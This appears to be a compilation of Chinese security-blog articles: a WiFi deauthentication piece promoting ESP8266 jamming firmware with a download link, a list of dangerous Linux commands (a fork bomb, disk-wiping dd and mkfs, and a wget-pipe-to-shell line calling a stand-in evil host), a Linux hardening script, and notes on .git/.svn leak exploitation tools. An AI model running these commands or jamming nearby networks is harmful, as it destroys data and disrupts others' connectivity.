这个攻击手法在无线安全领域来说基本都会用到，比如 CAP（握手包里面有密码密码有加密需要暴力破解）我们在抓握手包的时候就会用到这个攻击手法，先让在线的客户端断开连接然后被我们攻击设备会下自动在连接这个路由器，然后我们就会捕获到这个 CAP 数据包然后跑字典进行暴力破解，同样 WiFi 钓鱼也是一样的手法就是先创建一个钓鱼 WiFi 然后在利用 Deauth 攻击让客户端断开连接从而在手机会判断他连接不了会直接连接我们的钓鱼 WiFi，在利用握手包进行密码验证。（钓鱼教程可以去看作者写的钓鱼 WiFi《无线渗透--‘钓鱼’wifi》）用 WiFi 传播的摄像头也是受到干扰。


福利（以下内容具有攻击性请自己把握好度）

我们想对一个地方的 WiFi 进行干扰，带着笔记本去？

太大了不方便，那就树莓派，太贵了，这个时候我们就可以带一个开发版就是 ESP8266 当他写入 WiFi 杀手的固件就可以对附近的 WiFi 进行干扰。

这个就是 ESP8266 淘宝售卖 30 多一点，但是他如果写入杀手固件那他的价值就不止 30 多了，一个小小的开发板他便捷、小、便宜 。

当他用充电宝供电以后他就会自己发射一个 WiFi 是给我们控制他的进入后台。



扫描附近的所以 WiFi 进行攻击选项


19:13
10.4K/s
20%
无线网络攻击系统-AP扫描
AP扫描
客户端
攻击选项
设置
关于
AP扫描
扫描
扫描到的AP: 23
MAC:
Ch
SSID
RSSI
Encrypt.
Select
1
604
-32
WPA2
DESELECT
11
-51
WPA*
SELECT
11
-56
WPA*
SELECT
1
-58
WPA*
SELECT
1
-61
WPA*
SELECT
11
-65
WPA*
SELECT

开始我们的选项

第一个也是就今天我们讲的 Deauth 攻击，第二是创建 ap， 第三个基本

不用会用到，我们用第二个看看

我们在看看手机 WiFi

是不是很好玩，ap 的名字可以随意修改。这个时候大家肯定想要这个固件，

这里非常感谢发明控给我们的固件里面有烧录的教程

链接：https://pan.baidu.com/s/1nvMgqnB 密码：c5cq

运维安全

保证 web 应用的安全，运维作为主要保证业务安全、稳定运行的主力，其如果出现安全问题，那么应用代码写的再安全也无济于事，所以运维安全的问题也是非常重要的，任何一个业务运维只要一时疏忽造成的影响可能是致命的。

实际中已经出现过多起因为运维人员的操作不当而导致安全事件的，其中设计的领域包括：安全操作、安全审计、设备部署和维护、事件告警与处理等。

安全人员需要监督运维人员的操作、运维人员需要有安全意识并且制定操作流程和规范，尽量使用平台操作，而不是直接 root 上去服务器操作，关键步骤尽量双人复核，比如删除数据库、下线服务器等。

需要谨慎使用的几个 Linux 命令

myh0st 信安之路 2017-10-26

运维人员经常接触的 Linux 系统比较多，在 Linux 下的管理与操作通常都是通过命令行的方式对服务器进行操作，为了操作安全，有些命令的危害是特别大的，需要谨慎使用，下面就简单列了几个比较常见的命令。

rm -rf

rm 命令大家都不陌生，rf 参数也都知道是什么意思，意思是强制删除指定目录下的所有文件和文件夹，经常有同学在使用这个命令的时候出现误操作，指定的目录写成根目录导致悲剧的发生，我有一次在使用这个命令的时候，本来以为自己已经切换到我要删除的目录，然后使用了 rm -rf . ，然而并没有切换，直接将网站全部删除，这是我真的是欲哭无泪，血的教训啊。

mkfs.ext4 /dev/sda1

这个命令的作用是将 /dev/sda1 格式化，这个操作造成的危害大家可能都经历过在安装 windows 操作系统的时候，一不小心把硬盘格式化的事情，想想都可怕。

:(){:|:&};:

以上命令是 Linux 下的 bash fork 炸弹，我们将上面的命令换一下形式如下：

```
: () {    |: | |: &}; :
```

以上命令中: 是函数名，执行一个调用自己的递归并且回调自己，& 表示后台执行程序，最后的一个 : 是在函数外调用和执行 :() 这个函数的意思。最终的目的就是创建一个每次调用自身调用两次的函数，并没有任何方法来终止自身。然后它将保持倍增，直到您用完系统资源为止。

mv ~ /dev/null

/dev/null ，从名称上可以很显然看出是一个空文件（写入到 /dev/null 时全部丢失，读取 /dev/null 时自己返回 EOF ）。这条命令的意思就是将用户文

件移动到 /dev/null ，也就是变相的删除文件，所以使用这个命令的时候也要小心，防止丢失数据。

^foo^bar

^foo^bar 命令用于编辑以前运行的命令，而不需要重新输入整个命令。在不确定之前命令的作用之前，小心使用这个命令，防止出现不必要的麻烦。

dd if=/dev/random of=/dev/sda

Dd 命令用于复制 & 改变硬盘分区。如果，你用错地方了，那么也很危险。比如下面的命令可以使整个主硬盘清零：dd if=/dev/zero of=/dev/had

> file

这个命令的作用是将之前的内容重定向到文件中，而且是覆盖掉原有文件，所以在执行这个操作的时候要小心后面的文件，确保文件名正确，否则会因为自己的失误把重要的文件覆盖掉，造成不必要的麻烦。

> /dev/sda

这个命令的关键在于后面的 /dev/sda ，执行完这个操作之后，数据会被写入第一个硬盘，导致覆盖掉所有文件和文件夹。危害可想而知。

wget http://evil.test.com/exp.sh -O- | sh

这个命令经常被黑客拿来使用，在受害机器上下载并执行黑客指定的脚本，执行反弹 shell 或者提权啥的操作。作为运维者，小心使用这个命令，防止黑客使用钓鱼等技术诱使你执行他让你执行的命令，导致系统沦陷。

Linux 基线加固

原创： guiseng 信安之路 2017-07-31

主机安全的风险级别除了漏洞，另一个重要的参考值是安全基线的风险分值，本次介绍的主要是结合目前公司的业务实际情况制作的一份安全基线脚本，供大家进行参考。

适用环境

适用环境：RedHat 系统 Linux

注意

在配置系统基线测试之前，虚拟机一定要提前制作快照，配置测试期间尽量不要退出登录状态，以便出现差错的时候能够及时回退。

基线配置内容

/etc/pam.d/system-auth

是用户使用 pam 认证模块的登录策略配置文件，配置用户密码的复杂度、登录失败暂锁、重复使用密码次数等都是配置此文件。

密码复杂度是在 password 验证类型中调用 pam_cracklib.so 动态链接库：

password required pam_cracklib.so try_first_pass minlen=8

ucredit=-1 lcredit=-1 ocredit=-1 dcredit=-1 retry=3 difok=5

```
#设置密码复杂度
if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_cracklib.so"`" ];then
        sed -i '/password    required      pam_deny.so/a\password    required      pam_c
racklib.so  try_first_pass minlen=8 ucredit=-1   lcredit=-1   ocredit=-1 dcredit=-1 retr
y=3 difok=5' /etc/pam.d/system-auth
fi
```


登录失败暂锁机制是在 auth 和 account 验证类型中调用 pam_tally.so 动态链接库，此外，针对远程登录的设置可在/etc/pam.d/sshd 配置文件中做同样的配置：

auth required pam_tally.so deny=5 unlock_time=600 even_deny_root root_unlock_time=600

account required pam_tally.so

```
#设置连续登录失败暂锁机制
if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so"`" ];then
        if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so" | grep
 auth`" ];then
                sed -i '/auth      include      system-auth/a\auth        required
pam_tally.so deny=5 unlock_time=600 even_deny_root root_unlock_time=600' /etc/pam.d/syst
em-auth
        fi
        if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so" | grep
 account`" ];
        then
                sed -i '/account    include      system-auth/a\account     required
 pam_tally.so' /etc/pam.d/system-auth
        fi
fi

if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so"`" ];then
        if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so" | grep auth`"
 ];then
                sed -i '/auth        required      pam_deny.so/a\auth        required
   pam_tally.so deny=5 unlock_time=600 even_deny_root root_unlock_time=600' /etc/pam.d/s
shd
        fi
        if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so"` | grep accou
nt" ];then
                sed -i '/account     required      pam_unix.so/a\account required pam_ta
lly.so' /etc/pam.d/sshd
        fi
fi
```


密码重复使用次数在 password 验证类型调用 pam_unix.so 链接库：

password sufficient pam_unix.so remember=5

```
#检查密码重复使用次数
if [ -z "`cat /etc/pam.d/system-auth | grep password | grep remember`" ];then
        sed -i '/password    sufficient    pam_unix.so/s/$/& remember=5/' /etc/pam.d/sys
tem-auth
fi
```


设置登录超时退出机制需要在/etc/profile 文件中添加 TMOUT 值的设置：

```
#设置操作超时锁定
if [ -z "`cat /etc/profile | grep -v "^#" | grep TMOUT`" ];then
        echo -e "\nexport TMOUT=1800" >> /etc/profile
fi
```


/etc/login.defs

文件是配置用户密码策略的，基线检查项中包括密码的时效性及默认访问权限两项。

密码时效性按照要求需满足最小长度 8 位、最大使用时间 90 天、最小使用天数 6 天、提醒时间为 30 天，也可根据实际需求自定义：

```
#修改密码时效
sed -i '/PASS_WARN_AGE/s/7/10/' /etc/login.defs
sed -i '/PASS_MIN_LEN/s/5/8/' /etc/login.defs
#sed -i '/PASS_MAX_DAYS/s/99999/90/' /etc/login.defs
sed -i '/PASS_MIN_DAYS/s/0/6/' /etc/login.defs
```


默认访问权限修改：

```
#修改默认访问权限
sed -i '/UMASK/s/077/027/' /etc/login.defs
```


对重要文件目录权限的设置：

```
#设置重要文件目录权限
chmod 644 /etc/passwd
chmod 600 /etc/xinetd.conf
chmod 600 /etc/inetd.conf
chmod 644 /etc/group
chmod 000 /etc/shadow
chmod 644 /etc/services
chmod 600 /etc/security
chmod 750 /etc/                    #启动了nscd服务导致设置权限以后无法登陆
chmod 750 /etc/rc6.d
chmod 750 /tmp
chmod 750 /etc/rc0.d/
chmod 750 /etc/rc1.d/
chmod 750 /etc/rc2.d/
chmod 750 /etc/rc4.d
chmod 750 /etc/rc5.d/
chmod 750 /etc/rc3.d
chmod 750 /etc/rc.d/init.d/
chmod 600 /etc/grub.conf
chmod 600 /boot/grub/grub.conf
chmod 600 /etc/lilo.conf
```


在这里遇到了一个最大的坑，在修改/etc 目录的权限后，导致了系统无法登陆，之后查看应用日志才发现，系统启用了 nscd 服务的原因，具体原因无法确定，但是根据 nscd 服务的作用是缓存 passwd、group、hosts 三种服务加快解析，可能原因是用户登录时认证先通过 nscd 服务缓存，但是 nscd 服务进程因权限设置无法读取/etc/group 和/etc/passwd 导致。

登录时提示 connect reset by perr 是/etc/ssh/下的 key 文件权限过大导致：

```
[root@ansible ~]# chmod 750 /etc
[root@ansible ~]# ssh 127.0.0.1
ssh_exchange_identification: read: Connection reset by peer
[root@ansible ~]# chmod 0600 /etc/ssh/ssh_host_rsa_key /etc/ssh/ssh_host_ecdsa_key /etc/ssh/ssh_host_ed25519_key /etc/ssh/ssh_host_dsa_key
```


提示 No user exists for uid 0，则是 nscd 服务进程无法读取/etc/passwd

文件的原因，关闭 nscd 服务并禁止自启动则行：

```
[root@ansible ~]# ssh 127.0.0.1
No user exists for uid
```

```
[root@ansible ~]# tail -3f /var/log/messages
Jul 19 10:54:37 ansible nscd: 1683 checking for monitored file `/etc/group': Permission denied
Jul 19 10:54:55 ansible nscd: 1683 checking for monitored file `/etc/passwd': Permission denied
Jul 19 10:55:10 ansible nscd: 1683 checking for monitored file `/etc/passwd': Permission denied
Jul 19 10:55:56 ansible nscd: 1683 checking for monitored file `/etc/passwd': Permission denied
Jul 19 10:56:11 ansible nscd: 1683 checking for monitored file `/etc/passwd': Permission denied
```

```
[root@ansible /]# chkconfig --list |grep nscd
nscd            0:off   1:off   2:on    3:on    4:on    5:on    6:off
```

```
[root@ansible /]# chkconfig --del nscd
[root@ansible /]# chkconfig --list |grep nscd
[root@ansible /]# id root
uid=0(root) gid=0(root) groups=0(root)
```

设置用户 umask 为 077：

```
#检查用户umask设置
sed -i '/umask/s/002/077/' /etc/csh.cshrc
sed -i '/umask/s/002/077/' /etc/bashrc
sed -i '/umask/s/002/077/' /etc/profile
csh_login=`cat /etc/csh.login | grep -i "umask"`
if [ -z "$csh_login" ];then
        echo -e "/numask 077" >>/etc/csh.login
fi
```

ssh 登录设置告警 banner

```
#检查是否设置ssh登录前告警banner
sshbanner="/etc/ssh_banner"
if [ ! -f "$sshbanner" ];then
        touch /etc/ssh_banner
        chown bin:bin /etc/ssh_banner
        chmod 644 /etc/ssh_banner
        echo -e "Authorized only.All activity will be monitored and reported" > /etc/ssh
_banner
        echo -e "Banner /etc/ssh_banner" >> /etc/ssh/sshd_config
        /etc/init.d/sshd restart
fi
```

FTP 安全设置，禁止匿名登录、禁止 root 登录、删除 ftp 账户登录系统

```
#FTP安全设置
vsftpd_conf=`find /etc/ -maxdepth 2 -name vsftpd.conf`
if [ ! -z "$vsftpd_conf" ];then
        sed -i '/anonymous_enable/s/YES/NO/' $vsftpd_conf
fi

ftpuser=`find /etc/ -maxdepth 2 -name ftpusers`
if [ ! -z "$ftpuser" ] && [ -z "`cat $ftpuser | grep -v "^#" | grep root`"];then
        echo "root" >>$ftpuser
fi

sed -i '/^ftp/d' /etc/passwd
```

设置重要的文件属性放篡改：

```
#检查重要文件属性设置
chattr +i /etc/passwd
chattr +i /etc/shadow
chattr +i /etc/group
chattr +i /etc/gsh
```


设置日志审计检查：

首先需要安装 syslog 或者 rsyslog 或者 syslog-ng 三个服务中的一个，然后需要保证创建了/var/log/cron、/var/adm/messages 文件。

在/etc/rsyslog.conf 或/etc/syslog.conf 配置文件中添加：

```
echo -e "filter f_cron { facility(cron); }; " >> /etc/syslog-ng/syslog-ng.conf
echo -e "destination cron { file("/var/log/cron"); }; " >>/etc/syslog-ng/syslog-ng.conf
echo -e "log { source(src); filter(f_cron); destination(cron); }; " >> /etc/syslog-ng/syslog-ng.conf

echo -e "filter f_msgs { level(err) or facility(kern) and level(debug) \
                        or facility(daemon) and level(notice); }; " >>/etc/syslog-ng/syslog-ng.conf
echo -e "destination msgs { file("/var/adm/messages"); }; " >>/etc/syslog-ng/syslog-ng.conf
echo -e "log { source(src); filter(f_msgs); destination(msgs); }; " >>/etc/syslog-ng/syslog-ng.conf

echo -e "destination logserver { udp("192.168.0.1" port(514)); }; " >>/etc/syslog-ng/syslog-ng
echo -e "log { source(src); destination(logserver); }; ">>/etc/syslog-ng/syslog-ng.conf
```


在/etc/syslog-ng/syslog-ng.conf 配置文件中添加：

```
echo -e "cron.*        /var/log/cron" >> /etc/rsyslog.conf
echo -e "*.err;kern.debug;daemon.notice   /var/adm/messages" >>/etc/rsyslog.co
echo -e "*.* @192.168.0.1" >>/etc/rsyslog.conf   #192.168.0.1替换为远程日志服务器ip
```


禁止 wheel 组以外的用户 su 为 root，在/etc/pam.d/su 文件内开头添加：

auth　　sufficient　　pam_rootok.so

auth　　required　　pam_wheel.so group=wheel

```
#禁止wheel组以外的用户su为root
if [ -z "`cat /etc/pam.d/su | grep -v "^#" | grep pam_wheel.so`" ];then
        if [ -z "`cat /etc/pam.d/su | grep -v "^#" | grep pam_rootok.so`" ];then
                sed -i '2iauth           sufficient      pam_rootok.so' /etc/pam.d/su
                sed -i '/pam_rootok.so/a\auth           required        pam_wheel.so gr
oup=wheel' /etc/pam.d/su
        else
                sed -i '/pam_rootok.so/a\auth           required        pam_wheel.so gr
oup=wheel' /etc/pam.d/su
        fi
fi
```


关闭不必要的服务与端口：

ntalk、lpd、kshell、time、sendmail、klogin、printer、nfslock、echo、discard、chargen、bootps、daytime、tftp、ypbind、ident

设置 core dump

```
#检查core dump 设置
chk_core=`grep core /etc/security/limits.conf | grep -v "^#"`
if [ -z "$chk_core" ];then
        echo "*               soft    core            0"  >> /etc/security/limits.conf
        echo "*               hard    core            0"  >> /etc/securi
fi
```


删除潜在危险文件 hosts.equiv、.rhosts、.netrc

```
#删除潜在危险文件
hosts_equiv=`find / -maxdepth 3 -name hosts.equiv 2>/dev/null`
if [ ! -z "$hosts_equiv" ];then
        mv "$hosts_equiv" "$hosts_equiv".bak
fi

_rhosts=`find / -maxdepth 3 -name .rhosts 2>/dev/null`
if [ ! -z "$_rhosts" ];then
        mv "$_rhosts" "$_rhosts".bak
fi

_netrc=`find / -maxdepth 3 -name .netrc 2>/dev/null`
if [ ! -z "$_netrc" ];then
        mv "$_netrc" "$_netrc".bak
fi
```


设置系统的内核参数：

```
#检查系统内核参数配置，修改只当次生效，重启需重新设置
sysctl -w net.ipv4.conf.all.accept_source_route="0"
sysctl -w net.ipv4.conf.all.accept_redirects="0"
sysctl -w net.ipv4.icmp_echo_ignore_broadcasts="1"
sysctl -w net.ipv4.conf.all.send_redirects="0"
sysctl -w net.ipv4.ip_forward="0"
```


检查修改 suid 和 sgid 权限文件：

```
#检查拥有suid和sgid权限文件并修改文件权限为755
find /usr/bin/chage /usr/bin/gpasswd /usr/bin/wall /usr/bin/chfn /usr/bin/chsh /usr/bin/
newgrp /usr/bin/write /usr/sbin/usernetctl /bin/mount /bin/umount /bin/pin
ort -type f -perm /6000 | xargs chmod 755
```


加固脚本：

306 lines (249 sloc) | 9.78 KB

Raw | Blame | History

```
#!/bin/bash

#设置密码复杂度
if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_cracklib.so"`" ];then
        sed -i '/password    required      pam_deny.so/a\password    required      pam_cracklib.so  try_first_pass minlen=8 ucredit
fi


#设置连续登录失败锁定机制
if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so"`" ];then
        if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so" | grep auth`" ];then
                sed -i '/auth       include      system-auth/a\auth        required      pam_tally.so deny=5 unlock_time=600 even_de
        fi
        if [ -z "`cat /etc/pam.d/system-auth | grep -v "^#" | grep "pam_tally.so" | grep account`" ];
        then
                sed -i '/account    include      system-auth/a\account     required      pam_tally.so' /etc/pam.d/system-auth
        fi
fi

if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so"`" ];then
        if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so" | grep auth`" ];then
                sed -i '/auth       required      pam_deny.so/a\auth        required      pam_tally.so deny=5 unlock_time=600 even
        fi
        if [ -z "`cat /etc/pam.d/sshd | grep -v "^#" | grep "pam_tally.so"` | grep account" ];then
                sed -i '/account    required      pam_unix.so/a\account required pam_tally.so' /etc/pam.d/sshd
        fi
fi


#检查密码重复使用次数
if [ -z "`cat /etc/pam.d/system-auth | grep password | grep remember`" ];then
```


请大家点击原文连接获取加固脚本完整版。

运维安全隐患

myh0st 信安之路 2017-10-26

由于运维人员的水平参差不齐，还有就是是人就有犯错的时候，所以经常会出现不必要的失误导致的安全隐患，所以这里就未大家盘点一下经常出现的由于运维人员是失误造成的安全隐患。

目录浏览

由于发布网站时，服务器配置问题，导致目录浏览功能打开，在目录下不存在默认首页的情况下可以浏览目录下的文件目录，从而引起信息泄露，造成安全隐患。

案例

漏洞修复

这个问题很好修复，大家可以自行搜索，这里只是提一下可能存在的问题。

错误回显

由于服务配置了错误回显，导致代码在执行错误的情况下爆出详细信息，可能泄漏服务器的真实路径，造成安全隐患。

案例


代码泄漏

代码泄露问题这里提几种，git、svn、DS_Store、备份文件、WEB-INF、phpinfo。

git 泄漏

当前大量开发人员使用 git 进行版本控制，对站点自动部署。如果配置不当，可能会将 .git 文件夹直接部署到线上环境。这就引起了 git 泄露漏洞。

案例




利用工具

https://github.com/lijiejie/GitHack

svn 泄漏

svn 文件是 subversion 的版本控制信息文件 当某个目录处于 subversion 的版本控制时，在这个目录中就会 .svn 这个文件夹，这个 .svn 文件夹中的文件就是一些版本信息文件，供 subversion 使用。由于部署上线的时候没有删除这个文件夹，导致代码泄漏。

案例



利用工具

Seay-Svn 源代码泄露漏洞利用工具

http://pan.baidu.com/s/1mrNpB

DS_Store 文件泄露

DS_Store 是用来存储这个文件夹的显示属性的：比如文件图标的摆放位置。这个文件可以删除，删除以后的副作用就是这些信息的失去。（当然，这点副作用其实不是太大）。在和别人交换文件应该把 .DS_Store 文件删除比较妥当，因为里面包含了一些你不一定希望别人看见的信息（尤其是网站，通过 .DS_Store 可以知道这个目录里面所有文件的清单，很多时候这是一个不希望出现的问题）。

由于代码在部署上线的时候没有删除这个文件，导致不必要的信息泄漏。

案例

利用工具

https://github.com/lijiejie/ds_store_exp

备份文件

